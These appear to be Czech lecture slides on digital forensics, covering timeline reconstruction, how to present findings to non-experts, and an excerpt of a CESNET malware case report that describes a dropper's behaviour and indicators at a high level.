
# Příklad interpretace informací




# Příklad interpretace informací




# Příklad interpretace informací



# Příklad interpretace informací




# Příklad interpretace informací




# Příklad interpretace informací

- Časová osa
  - 10. 1. 2011 (whois.nic.cz)
    - Pořízení domény travel.example.cz
  - 8. 10. 2015 (metadata souboru)
    - Stažení palubního lístku
  - 9. 10. 2015 (obsah souboru)
    - Odlet z Prahy, sedadlo 27F
  - 10. 10. 2015 (obsah souboru, blog)
    - Přílet na Incheon, příspěvek na blog
  - 12. 10. 2015 (web, obrázek v hiberfile)
    - Návštěva War Memorial of Korea



# Analýza a interpretace

- Časová osa (Timeline)
  - Systematický přístup
- Události z různých zdrojů
  - Souborový systém
  - Obsah souboru
  - Časové značky z komunikace
- Zobrazení událostí v čase
  - Odvození návazností
  - Určení příčin a následků
  - Omezení událostí na časový interval




# Forenzní analýza digitálních dat

# Prezentace výsledků

- Forenzní analýza
  - Specializovaná činnost
  - Poměrně složitá
- Komunikace s neodborníky
  - Nevyhnutelná
  - Komunikační bariéra
  - Jiná představa o „to je zřejmé“
- Vysvětlit princip, postup
  - Bez technických detailů
  - Vhodná slovní zásoba

# Prezentace výsledků

- Závěrečná zpráva o analýze
  - Celkové (manažerské) shrnutí
  - Zadání
  - Otázky k zodpovězení
  - Použitý postup
  - Dosažené výsledky
  - Vyhodnocení
  - Odpovědi na otázky
  - Přílohy – technický popis
- Příklad závěrečné zprávy
  - https://flab.cesnet.cz/_media/cs/sluzby/case_study-analyza_malware.pdf



Forenzní laboratoř

**Analýza malware pro CSIRT**
(případová studie)

CESNET, z. s. p. o.
Forenzní laboratoř FLAB
Zikova 4, 160 00
Praha 6, Česká republika

## Příloha B: Závěrečná zpráva

### Manažerské shrnutí

Předané soubory (přílohy podvodného e-mailu) byly podrobeny dynamické analýze, kdy bylo zjištěno, že se jedná o druh malware zvaný dropper (zajišťuje stažení a spuštění dalšího malware). Všechny analyzované soubory, byť mají jiné názvy a jsou binárně odlišné, provádějí stejnou činnost. Na základě zjištěných změn, které malware po svém spuštění provede a síťové aktivity, byl navržen postup pro úpravu pravidel antivirového systému, způsob lokální i vzdálené identifikace kompromitovaných stanic a také navržen postup pro odstranění malware.

### Základní informace o případu

Do schránek elektronické pošty organizace byly doručeny podvodné zprávy obsahující vždy různou přílohu s příponou *.scr. Vzorky (soubory) byly předán pracovníkovi FLAB elektronickou poštou.

Zadavatelem a zároveň i kontaktní osobou pro další komunikaci je Ing. Jan Bezpečný, Cypherfix, a. s. (kontaktní e-mail: jan.bezpecny@cypherfix.cz).

Vstupem pro analýzu jsou tři binární soubory – přílohy podvodného e-mailu. Detailní informace jsou uvedeny v přiloženém zadání (zde Příloha A: Zadání případu).

Cílem zkoumání je analyzovat chování příloh po jejich otevření nebo spuštění a zodpovědět následující otázky:

1. Jak lze zamezit dalšímu šíření malware? Pomůže blokování konkrétních procesů, spouštění konkrétních souborů nebo konkrétní komunikace?
2. Jak lze identifikovat napadené stanice? Jaké jsou lokální změny v souborovém systému a v registrech? Vykazuje malware charakteristickou síťovou komunikaci?
3. Jak lze malware z napadených stanic odstranit?

### Průběh analýzy

Vzhledem časové naléhavosti byla pro získání požadovaných informací zvolena dynamická analýza – otevřením nebo spuštěním souboru v kontrolovaném prostředí lze pozorovat změny provedené v systému a síťové aktivity i bez detailních znalostí o formátu a obsahu souboru. Pro tuto konkrétní analýzu bylo využito připravené standardní prostředí založené na nástrojích Process Monitor, Capture BAT, Wireshark s následným předzpracováním pomocí nástroje ProcDot.

### Činnost malware

Všechny analyzované soubory vykazují naprosto stejné chování, rozdílné názvy a binární obsah slouží jen ke zkomplikování automatické detekce.

Po spuštění analyzovaných souborů dojde ke

- komunikaci s IP adresou `167.aaa.bbb.160`, ze které je stažen soubor a uložen na disk do uživatelského profilu pod názvem `ate.exe` (MD5: `c1fbce4c7ed62f2474d56cd4044a36df`),

Klasifikace dokumentu: Veřejný 6/8


# Prezentace výsledků

- Osobní prezentace
  - Zadání
  - Z čeho se vyšlo
  - Velmi hrubý postup
  - Závěry
  - Prostor pro diskusi
- Výhody
  - Osobní interakce se zákazníkem
  - Ujištění se o pochopení
  - Doplnění nejasností
  - Diskuse „mimo záznam“

